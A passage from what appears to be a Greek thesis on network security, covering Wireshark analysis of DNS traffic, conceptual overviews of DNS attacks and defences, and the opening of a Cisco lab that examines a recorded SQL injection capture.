Ακολούθως, θα δούμε και τα αποτελέσματα για το αντίστοιχο πακέτο απόκρισης DNS. Για να το αναγνωρίσουμε θα έχει την ένδειξη "query response 0x0002 A www.uth.gr". Θα κάνουμε και εδώ expand Domain Name System (query) στο Packet Details, και μετά θα κάνουμε expand τα Flags, τα Queries αντίστοιχα καθώς και τα Answers σε αυτή την περίπτωση.



Εικόνα 29: Query response 0x0002 A www.uth.gr

Η source IP, η διεύθυνση MAC και ο αριθμός θύρας στο query packet είναι πλέον διευθύνσεις προορισμού, ενώ η destination IP, η διεύθυνση MAC και ο αριθμός θύρας στο query packet είναι πλέον διευθύνσεις πηγής.



Εικόνα 30: Flags, Queries and Answers

Παρατηρώντας τα παραπάνω αποτελέσματα βλέπουμε ότι ο DNS μπορεί να διαχειριστεί τα αναδρομικά ερωτήματα (recursive queries).

Στην πράξη, όταν αναζητά τη διεύθυνση IP του "cs.uth.gr", ο πελάτης θα επικοινωνήσει γενικά με τον τοπικό διακομιστή DNS (που έχει διαμορφωθεί στη στοίβα IP του) για να ζητήσει τη διεύθυνση IP που αντιστοιχεί στο "cs.uth.gr". Επομένως, ο πελάτης ζητά από τον τοπικό διακομιστή DNS να εκτελέσει όλα τα απαραίτητα αιτήματα για λογαριασμό του. Αυτό ονομάζεται «αναδρομικό» ερώτημα DNS (Notermans, 2017).

Ο πελάτης αναλαμβάνει ένα αναδρομικό αίτημα επισημαίνοντας ένα συγκεκριμένο bit στην ενότητα επισήμανσης του ερωτήματος DNS “Recursion desired: Do query recursively”, όπως φαίνεται στο ίχνος Wireshark παραπάνω. Στην απάντησή του, ο διακομιστής DNS θα επιβεβαιώσει (ή όχι) ότι υποστηρίζει τη συμπεριφορά του αναδρομικού ερωτήματος DNS ορίζοντας το flag "Recursion available: Server can do recursive queries" σε 1 (έως 0).

(Ενότητα 5.2.Α) Φιλτράρισμα πακέτων κατά την προβολή στο Wireshark

Το Wireshark υποστηρίζει τον περιορισμό της σύλληψης πακέτων σε πακέτα που ταιριάζουν με ένα φίλτρο σύλληψης. Τα φίλτρα λήψης Wireshark είναι γραμμένα σε γλώσσα φίλτρου libpcap (Wireshark, n.d.a).

Το Wireshark έχει δύο γλώσσες φιλτραρίσματος: φίλτρα λήψης και φίλτρα εμφάνισης. Τα φίλτρα καταγραφής χρησιμοποιούνται για φιλτράρισμα κατά τη λήψη πακέτων, ενώ τα φίλτρα οθόνης χρησιμοποιούνται για το φιλτράρισμα των πακέτων που εμφανίζονται. Τα φίλτρα οθόνης σάς επιτρέπουν να επικεντρωθείτε στα πακέτα που σας ενδιαφέρουν, ενώ κρύβετε τα επί του παρόντος αδιάφορα. Για να εμφανίσουμε μόνο πακέτα που περιέχουν ένα συγκεκριμένο πρωτόκολλο, πληκτρολογούμε το όνομα του πρωτοκόλλου στη γραμμή εργαλείων του φίλτρου εμφάνισης του παραθύρου Wireshark και πατήστε enter για να εφαρμόσετε το φίλτρο, όπως κάναμε στο παραπάνω παράδειγμα χρησιμοποιώντας το φίλτρο “udp.port==53” (Wireshark, n.d.b).

Εάν το Wireshark εκτελείται απομακρυσμένα (χρησιμοποιώντας π.χ. SSH, ένα εξαγόμενο παράθυρο X11, έναν τερματικό διακομιστή, κ.α), το απομακρυσμένο περιεχόμενο πρέπει να μεταφερθεί μέσω του δικτύου, προσθέτοντας πολλά (συνήθως ασήμαντα) πακέτα στην πραγματικά ενδιαφέρουσα κυκλοφορία. Για να αποφευχθεί αυτό, το Wireshark προσπαθεί να καταλάβει εάν είναι απομακρυσμένο (εξετάζοντας ορισμένες συγκεκριμένες μεταβλητές περιβάλλοντος) και δημιουργεί αυτόματα ένα φίλτρο λήψης που ταιριάζει με πτυχές της σύνδεσης (Wireshark, n.d.a).

Χωρίς τα φίλτρα, τα αποτελέσματα εμφανίζουν άλλα πακέτα, όπως DHCP και ARP. Από αυτά τα πακέτα και τις πληροφορίες που περιέχονται σε αυτά τα πακέτα, μπορούμε να μάθουμε πληροφορίες για άλλες συσκευές και τις λειτουργίες τους στο LAN.

(Ενότητα 5.2.Β) Η χρήση του Wireshark από attackers

Τα εργαλεία Sniffer, όπως είδαμε και στην προηγούμενη ενότητα, είναι εργαλεία καταγραφής πακέτων που μπορούν να υποκλέψουν και να καταγράψουν την κυκλοφορία του δικτύου. Το Wireshark θα συλλάβει την κυκλοφορία και θα την αποθηκεύει, επίσης, μπορούμε να το χρησιμοποιήσουμε για να καταγράψουμε κωδικούς πρόσβασης, να προσομοιώσουμε πρωτόκολλα δικτύου, να υποκλέψουμε ευαίσθητες πληροφορίες και να παρακολουθήσουμε τη συνομιλία σε ένα τοπικό καφέ στο διαδίκτυο (Carey, n.d.).

Παρακάτω θα δούμε ένα παράδειγμα με το πώς ένας attacker μπορεί να παραβιάσει ένα δίκτυο. Αρχικά, ας ξεκινήσουμε με το λιγότερο ασφαλές δυνατό δίκτυο, δηλαδή ένα ανοιχτό δίκτυο χωρίς κρυπτογράφηση. Οποιοσδήποτε μπορεί προφανώς να συνδεθεί στο δίκτυο και να χρησιμοποιήσει τη σύνδεση στο Διαδίκτυο χωρίς να παρέχει κάποιο password. Αυτό θα μπορούσε να βάλει τον κάτοχο του δικτύου σε νομικό κίνδυνο εάν υπάρξει κάτι παράνομο και ανιχνευθεί στη διεύθυνση IP. Ωστόσο, υπάρχει ένας άλλος κίνδυνος που είναι λιγότερο προφανής (HOFFMAN, 2014).

Όταν ένα δίκτυο δεν είναι κρυπτογραφημένο, η κίνηση ταξιδεύει εμπρός και πίσω σε απλό κείμενο. Οποιοσδήποτε βρίσκεται εντός εμβέλειας μπορεί να χρησιμοποιήσει λογισμικό καταγραφής πακέτων που ενεργοποιεί το υλικό Wi-Fi ενός φορητού υπολογιστή και συλλαμβάνει τα ασύρματα πακέτα από τον αέρα. Αυτό είναι γενικά γνωστό ως η τοποθέτηση της συσκευής σε "ακατάσχετη λειτουργία" (“promiscuous mode”), καθώς καταγράφει όλη την κοντινή ασύρματη κίνηση. Ο εισβολέας θα μπορούσε στη συνέχεια να επιθεωρήσει αυτά τα πακέτα και να δει τι κάνετε στο διαδίκτυο. Οποιεσδήποτε συνδέσεις HTTPS θα προστατεύονται από αυτό, αλλά όλη η κίνηση HTTP θα είναι ευάλωτη (HOFFMAN, 2014).

Η Google το έκανε αυτό όταν απαθανάτιζε δεδομένα Wi-Fi με τα φορτηγά Street View. Κατέλαβαν ορισμένα πακέτα από ανοιχτά δίκτυα Wi-Fi και αυτά θα μπορούσαν να περιέχουν ευαίσθητα δεδομένα. Οποιοσδήποτε βρίσκεται εντός της εμβέλειας του δικτύου σας μπορεί να καταγράψει αυτά τα ευαίσθητα δεδομένα. Αυτός είναι ένας ακόμη λόγος για να μην λειτουργείτε ένα ανοιχτό δίκτυο Wi-Fi (HOFFMAN, 2014).

Κατά συνέπεια, ένας attacker στο LAN μπορεί να χρησιμοποιήσει το Wireshark για να παρατηρήσει την κίνηση του δικτύου και μπορεί να λάβει ευαίσθητες πληροφορίες στις λεπτομέρειες του πακέτου εάν η κίνηση δεν είναι κρυπτογραφημένη.

(Ενότητα 5.2.Γ) Πιθανές επιθέσεις DNS

Μια επίθεση DNS στοχεύει την υποδομή ενός DNS. Οι επιθέσεις μπορούν να προσαρμοστούν είτε σε αναδρομικούς είτε σε έγκυρους διακομιστές. Υπάρχουν τέσσερις κύριοι τύποι επιθέσεων που χρησιμοποιούν DNS, κάποιοι από τους οποίους θα αναφερθούν συνοπτικά καθώς έχουν εν μέρει καλυφθεί στο κεφάλαιο 2 της παρούσας πτυχιακής (Taylor, 2021).

DoS, DDoS, and DNS amplification attacks

Οι επιθέσεις άρνησης υπηρεσίας (DoS) και επιθέσεις κατανεμημένης άρνησης υπηρεσίας (DDoS) είναι δύο μορφές του ίδιου πράγματος. Είναι αυτό που σκέφτονται οι περισσότεροι όταν σκέφτονται μια επίθεση DNS. Και στις δύο περιπτώσεις, οι εισβολείς “πλημμυρίζουν” (flood) τους διακομιστές του Διαδικτύου με τόσα πολλά αιτήματα που απλά δεν μπορούν να απαντήσουν σε όλα και το σύστημα καταρρέει ως αποτέλεσμα. Μια απλή επίθεση DoS χρησιμοποιεί έναν υπολογιστή και μια σύνδεση στο Διαδίκτυο για να κατακλύσει έναν απομακρυσμένο διακομιστή. Δεν είναι τρομερά αποτελεσματικά στο να συντρίψουν τα σημερινά συστήματα υψηλής χωρητικότητας (Taylor, 2021).

Σε μια επίθεση DDoS, πολλοί υπολογιστές και συνδέσεις στο διαδίκτυο στοχεύουν έναν ιστότοπο. Υπάρχουν επίσης τρεις τύποι επιθέσεων DDoS. Οι επιθέσεις πρωτοκόλλου, όπου καταστρέφονται οι πραγματικοί πόροι ενός διακομιστή ή άλλου εξοπλισμού δικτύου, όπως τείχη προστασίας (firewalls) και εξισορροπητές φορτίου (load balancers). Οι επιθέσεις στο επίπεδο εφαρμογής (application layer attacks), όπου για να διακοπεί ο διακομιστής Ιστού, ο εισβολέας στέλνει αιτήματα που φαίνονται αβλαβή, αλλά στην πραγματικότητα εκμεταλλεύονται τα τρωτά σημεία του στόχου. Τέλος, οι επιθέσεις flood, οι οποίες στοχεύουν να καταστήσουν έναν διακομιστή μη διαθέσιμο στην πραγματική κυκλοφορία, «πλημμυρίζοντας» τους πόρους του στοχευόμενου διακομιστή (Taylor, 2021).

DNS amplification attacks

Μια επίθεση ενίσχυσης DNS (DNS amplification attack) είναι ένας τύπος επίθεσης DDoS στην οποία οι εισβολείς χρησιμοποιούν ανοιχτούς διακομιστές DNS προσβάσιμους στο κοινό για να "πλημμυρίσουν" έναν στόχο με κίνηση απόκρισης DNS (Taylor, 2021).

Αυτή η επίθεση DDoS είναι μια επίθεση ογκομετρικής κατανεμημένης άρνησης υπηρεσίας (DDoS) που βασίζεται σε αντανάκλαση, στην οποία ένας εισβολέας αξιοποιεί τη λειτουργικότητα των ανοιχτών αναλυτών DNS προκειμένου να κατακλύσει έναν διακομιστή ή ένα δίκτυο-στόχο με αυξημένη κίνηση, αποδίδοντας τον διακομιστή και απρόσιτη η γύρω υποδομή του (Cloudflare, n.d.b).

Όλες οι επιθέσεις ενίσχυσης εκμεταλλεύονται μια διαφορά στην κατανάλωση εύρους ζώνης μεταξύ ενός εισβολέα και του στοχευμένου πόρου Ιστού. Όταν η διαφορά στο κόστος μεγεθύνεται σε πολλά αιτήματα, ο όγκος της κίνησης που προκύπτει μπορεί να διαταράξει την υποδομή του δικτύου. Με την αποστολή μικρών ερωτημάτων που οδηγούν σε μεγάλες απαντήσεις, ο κακόβουλος χρήστης μπορεί να πάρει περισσότερα από λιγότερα. Πολλαπλασιάζοντας αυτή τη μεγέθυνση με το να υποβάλει κάθε bot σε ένα botnet παρόμοια αιτήματα, ο εισβολέας αποκλείεται από τον εντοπισμό και αποκομίζει τα οφέλη της πολύ αυξημένης επισκεψιμότητας επίθεσης (Cloudflare, n.d.b).

Ως αποτέλεσμα κάθε ρομπότ που υποβάλλει αιτήματα για να ανοίξει προγράμματα επίλυσης DNS με μια πλαστή διεύθυνση IP, η οποία έχει αλλάξει στην πραγματική διεύθυνση IP προέλευσης του στοχευόμενου θύματος, ο στόχος λαμβάνει στη συνέχεια μια απάντηση από τους επιλύτες DNS. Προκειμένου να δημιουργηθεί μεγάλος όγκος επισκεψιμότητας, ο εισβολέας δομεί το αίτημα με τρόπο που δημιουργεί όσο το δυνατόν μεγαλύτερη απόκριση από τους αναλυτές DNS. Ως αποτέλεσμα, ο στόχος λαμβάνει μια ενίσχυση της αρχικής κίνησης του εισβολέα και το δίκτυό του φράσσεται από την ψευδή κίνηση, προκαλώντας άρνηση εξυπηρέτησης (Cloudflare, n.d.b).

DNS hijacking

Η παραβίαση διακομιστή ονομάτων τομέα (DNS), που ονομάζεται επίσης ανακατεύθυνση DNS, είναι ένας τύπος επίθεσης DNS κατά την οποία τα ερωτήματα DNS επιλύονται εσφαλμένα προκειμένου να ανακατευθύνουν απροσδόκητα τους χρήστες σε κακόβουλους ιστότοπους. Για να εκτελέσουν την επίθεση, οι δράστες είτε εγκαθιστούν κακόβουλο λογισμικό σε υπολογιστές χρηστών, είτε αναλαμβάνουν δρομολογητές είτε παρεμποδίζουν ή παραβιάζουν την επικοινωνία DNS. Πολλοί πάροχοι υπηρεσιών Διαδικτύου (ISP) χρησιμοποιούν επίσης έναν τύπο DNS hijacking, για να αναλάβουν τα αιτήματα DNS ενός χρήστη, να συλλέξουν στατιστικά στοιχεία και να επιστρέψουν διαφημίσεις όταν οι χρήστες αποκτούν πρόσβαση σε έναν άγνωστο τομέα. Ορισμένες κυβερνήσεις χρησιμοποιούν την DNS hijacking για λογοκρισία, ανακατευθύνοντας τους χρήστες σε ιστότοπους που είναι εξουσιοδοτημένοι από την κυβέρνηση (Imperva, n.d.e)

Υπάρχουν τέσσερις βασικοί τύποι ανακατεύθυνσης DNS. Πρώτη κατηγορία αποτελεί το Local DNS hijack, κατά την οποία οι εισβολείς εγκαθιστούν κακόβουλο λογισμικό Trojan στον υπολογιστή ενός χρήστη και αλλάζουν τις τοπικές ρυθμίσεις DNS για να ανακατευθύνουν τον χρήστη σε κακόβουλους ιστότοπους. Δεύτερος τύπος είναι το Router

DNS hijack, όπου πολλοί δρομολογητές έχουν προεπιλεγμένους κωδικούς πρόσβασης ή ευπάθειες υλικολογισμικού. Οι εισβολείς μπορούν να αναλάβουν έναν δρομολογητή και να αντικαταστήσουν τις ρυθμίσεις DNS, επηρεάζοντας όλους τους χρήστες που είναι συνδεδεμένοι σε αυτόν τον δρομολογητή. Τρίτη κατηγορία αποτελεί το Man in the middle DNS attacks, κατά την οποία οι εισβολείς παρεμποδίζουν την επικοινωνία μεταξύ ενός χρήστη και ενός διακομιστή DNS και παρέχουν διαφορετικές διευθύνσεις IP προορισμού που δείχνουν κακόβουλους ιστότοπους. Τέλος, το Rogue DNS Server, όπου οι εισβολείς μπορούν να χακάρουν έναν διακομιστή DNS και να αλλάξουν τις εγγραφές DNS για να ανακατευθύνουν αιτήματα DNS σε κακόβουλους ιστότοπους (Imperva, n.d.e)

DNS tunneling

Το DNS Tunneling είναι μια μέθοδος κυβερνοεπίθεσης που κωδικοποιεί τα δεδομένα άλλων προγραμμάτων ή πρωτοκόλλων σε ερωτήματα και απαντήσεις DNS. Το DNS Tunneling συχνά περιλαμβάνει ωφέλιμα φορτία δεδομένων που μπορούν να προστεθούν σε έναν διακομιστή DNS που δέχεται επίθεση και να χρησιμοποιηθούν για τον έλεγχο ενός απομακρυσμένου διακομιστή και εφαρμογών. Τυπικά, το DNS Tunneling απαιτεί από το παραβιασμένο σύστημα να έχει συνδεσιμότητα εξωτερικού δικτύου, καθώς η διοχέτευση DNS απαιτεί πρόσβαση σε έναν εσωτερικό διακομιστή DNS με πρόσβαση στο δίκτυο. Οι hacker πρέπει επίσης να ελέγχουν έναν τομέα και έναν διακομιστή που μπορεί να λειτουργήσει ως έγκυρος διακομιστής προκειμένου να εκτελέσει τα εκτελέσιμα προγράμματα διοχέτευσης σήραγγας και ωφέλιμου φορτίου δεδομένων από την πλευρά του διακομιστή (Infoblox, n.d.).

DNS poisoning and cache poisoning

Η δηλητηρίαση DNS (γνωστή και ως πλαστογράφηση DNS) και η δηλητηρίαση κρυφής μνήμης DNS, χρησιμοποιούν κενά ασφαλείας στο πρωτόκολλο DNS για να ανακατευθύνουν την κυκλοφορία του Διαδικτύου σε κακόβουλους ιστότοπους. Αυτές μερικές φορές ονομάζονται επιθέσεις man-in-the-middle (Taylor, 2021).

Το DNS poisoning, είναι ένας τύπος επίθεσης πλαστογράφησης κατά την οποία οι hacker υποδύονται μια άλλη συσκευή, πελάτη ή χρήστη. Αυτή η μεταμφίεση διευκολύνει στη συνέχεια να κάνετε πράγματα όπως η υποκλοπή προστατευμένων πληροφοριών ή η διακοπή της κανονικής ροής της κυκλοφορίας ιστού (VanVliet, 2021).

Σε μια επίθεση DNS cache poisoning, οι hacker αλλάζουν ένα σύστημα ονομάτων τομέα (DNS) σε ένα «πλαστογραφημένο» DNS, έτσι ώστε όταν ένας νόμιμος χρήστης πηγαίνει να επισκεφτεί έναν ιστότοπο, αντί να προσγειωθεί στον προορισμό του, στην πραγματικότητα καταλήγει σε έναν εντελώς διαφορετικό ιστότοπο. Συνήθως, αυτό συμβαίνει χωρίς καν να το γνωρίζουν οι χρήστες, καθώς οι ψεύτικοι ιστότοποι συχνά γίνονται για να μοιάζουν με τους πραγματικούς (VanVliet, 2021).

Μόλις ξεκινήσει η επίθεση, εκτρέποντας την κυκλοφορία στον παράνομο διακομιστή, οι hacker μπορούν στη συνέχεια να πραγματοποιήσουν κακόβουλες δραστηριότητες, όπως μια επίθεση man-in-the-middle (π.χ. κλοπή ασφαλών πληροφοριών σύνδεσης για ιστότοπους τραπεζών), εγκατάσταση ιού στους υπολογιστές των επισκεπτών για να προκαλέσει άμεση

ζημιά ή ακόμη και την εγκατάσταση ενός worm για να εξαπλωθεί η ζημιά σε άλλες συσκευές (VanVliet, 2021).

Το DNS poisoning εκμεταλλεύεται τις αδυναμίες αυτής της διαδικασίας για να ανακατευθύνει την κυκλοφορία σε μια παράνομη διεύθυνση IP. Συγκεκριμένα, οι hacker αποκτούν πρόσβαση σε έναν διακομιστή DNS, ώστε να μπορούν να προσαρμόσουν τον κατάλογό του ώστε να κατευθύνουν το όνομα τομέα που εισάγουν οι χρήστες σε διαφορετική, εσφαλμένη διεύθυνση IP (VanVliet, 2021).

Το DNS poisoning ενέχει πολλούς κινδύνους τόσο για άτομα όσο και για οργανισμούς. Ένας από τους μεγαλύτερους κινδύνους που σχετίζονται με το DNS poisoning είναι ότι όταν μια συσκευή πέσει θύμα της, ειδικά δηλητηρίαση από κρυφή μνήμη DNS, μπορεί να γίνει πολύ δύσκολο να επιλυθεί το πρόβλημα επειδή η συσκευή θα επιστρέψει από προεπιλογή στον παράνομο ιστότοπο. Επιπλέον, μπορεί να είναι εξαιρετικά δύσκολο να εντοπιστεί από τους χρήστες, ιδιαίτερα σε περιπτώσεις όπου οι hacker κάνουν τον ψεύτικο ιστότοπο στον οποίο κατευθύνουν την επισκεψιμότητα να μοιάζει σχεδόν πανομοιότυπος με τον πραγματικό. Σε αυτές τις περιπτώσεις, οι χρήστες είναι πιθανό να μην έχουν ιδέα ότι ο ιστότοπος είναι στην πραγματικότητα πλαστός και θα εισάγουν ευαίσθητες πληροφορίες κανονικά χωρίς να συνειδητοποιούν ότι εκθέτουν τον εαυτό τους ή/και τους οργανισμούς τους σε σοβαρό κίνδυνο (VanVliet, 2021).

(Ενότητα 5.2.Δ) Αποτροπή, ανίχνευση και μετριασμός μιας επίθεσης DNS

Ενώ το DNS έχει ιστορικά θεωρηθεί ως ένα αφελές πιόνι, μπορεί επίσης να είναι ένα προληπτικό μέρος μιας καλής στρατηγικής άμυνας σε βάθος. Η Gartner, μαζί με αξιόλογες κρατικές υπηρεσίες των ΗΠΑ, όπως η NSA, πρόσφατα αναγνώρισε την ασφάλεια DNS ως ζωτικής σημασίας για τη βελτίωση της συνολικής άμυνας του δικτύου σας. Η έννοια του προστατευτικού DNS υπάρχει τώρα για να περιγράψει το DNS ως κρίσιμο για την προστασία από απειλές δικτύου (Taylor, 2021).

Για αρχή, η διασφάλιση ενός δικτύου απαιτεί γνώση του συνόλου του DNS μίας επιχείρησής. Συχνά, οι ομάδες δικτύου δεν διαθέτουν πλήρη ορατότητα χάρη σε ένα χάος από DNS silos, orphaned zones ή shadow IT. Η καταγραφή και η παρακολούθηση εξερχόμενων και εισερχόμενων ερωτημάτων είναι το πρώτο βήμα για τον εντοπισμό ανωμαλιών. Επιπλέον, τα δεδομένα απόκρισής σας παρέχουν πληροφορίες σχετικά με τα συμφραζόμενα που επιτρέπουν μια πιο ενδελεχή ανάλυση (Taylor, 2021).

Επιπροσθέτως, μπορούμε να προστατέψουμε τους αναδρομικούς διακομιστές από ανεπιθύμητη πρόσβαση και παραβίαση μέσω DNSSEC, στοιχείων ελέγχου πρόσβασης και άλλων βελτιώσεων αρχιτεκτονικής. Τέλος, καλό θα είναι να ενεργοποιήσουμε τον έλεγχο ταυτότητας πολλαπλών παραγόντων στον λογαριασμό καταχωρητή τομέα και χρησιμοποιήσουμε μια υπηρεσία κλειδώματος καταχωρητή για να ζητήσουμε την άδεια του χρήστη πριν αλλάξουμε τις εγγραφές DNS (Taylor, 2021).

Το πρόγραμμα Wireshark μπορεί να εντοπίσει συγκεκριμένους τύπους επιθέσεων, όπως για παράδειγμα, εάν υπάρχει μια DoS attack. Συνδέοντας το Wireshark και στις δύο πλευρές ενός τείχους προστασίας, μπορούμε να εντοπίσουμε ποια πακέτα περνούν με επιτυχία από τη


συσκευή και να ανακαλύψουμε εάν το τείχος προστασίας είναι ο λόγος για προβλήματα συνδεσιμότητας (Carey, n.d.).

5.3 Attacking a mySQL Database

Οι επιθέσεις SQL (Structured Query Language) injection επιτρέπουν σε κακόβουλους hacker να πληκτρολογούν δηλώσεις SQL σε έναν ιστότοπο και να λαμβάνουν απάντηση από τη βάση δεδομένων. Αυτό επιτρέπει στους εισβολείς να παραβιάζουν τα τρέχοντα δεδομένα στη βάση δεδομένων, να πλαστογραφούν ταυτότητες και διάφορες ατασθαλίες.


Για να πραγματοποιηθεί η επίθεση, θα χρησιμοποιηθεί το πρόγραμμα Wireshark, έναν κοινό αναλυτή πακέτων δικτύου, για να αναλυθεί την κίνηση του δικτύου. Επιπλέον, επειδή θα χρησιμοποιηθεί ένα αρχείο pcap, θα χρησιμοποιηθεί και το Virtual Box, για την ασφαλέστερη διεξαγωγή της επίθεσης. Το αρχείο pcap που θα χρησιμοποιηθεί, έχει παρθεί από το "17.2.6 Lab - Attacking a mySQL Database" από το Cisco – CyberOps.

Οπότε, αφού έχουμε ανοίξει το Virtual Box και έχουμε εκκινήσει το CyberOps Workstation, θα ανοίξουμε το Wireshark, και θα φορτώσουμε το SQL_Lab.pcap αρχείο. Το αρχείο PCAP ανοίγει μέσα στο Wireshark και εμφανίζει την κίνηση του δικτύου που καταγράφηκε. Αυτό το αρχείο καταγραφής εκτείνεται σε μια περίοδο 8 λεπτών (441 δευτερολέπτων), τη διάρκεια αυτής της επίθεσης SQL injection.




Εικόνα 31: Open SQL_Lab.pcap

Σύμφωνα με την παραπάνω εικόνα, παρατηρούμε ότι οι δύο διευθύνσεις IP οι οποίες εμπλέκονται στην επίθεση SQL injection, είναι η IP source “10.0.2.15” και η IP destination “10.0.2.4”.
Στη συνέχεια, θα παρακολουθήσουμε την αρχή της επίθεσης. Εντός της καταγραφής Wireshark, κάντε δεξί κλικ στη γραμμή 13 και επιλέξτε Follow > HTTP Stream. Η γραμμή 13 επιλέχθηκε επειδή υπάρχει αίτημα GET HTTP. Αυτό θα είναι πολύ χρήσιμο για την παρακολούθηση της ροής δεδομένων καθώς τα επίπεδα της εφαρμογής τη βλέπουν και οδηγεί στη δοκιμή ερωτήματος για την ένεση SQL.



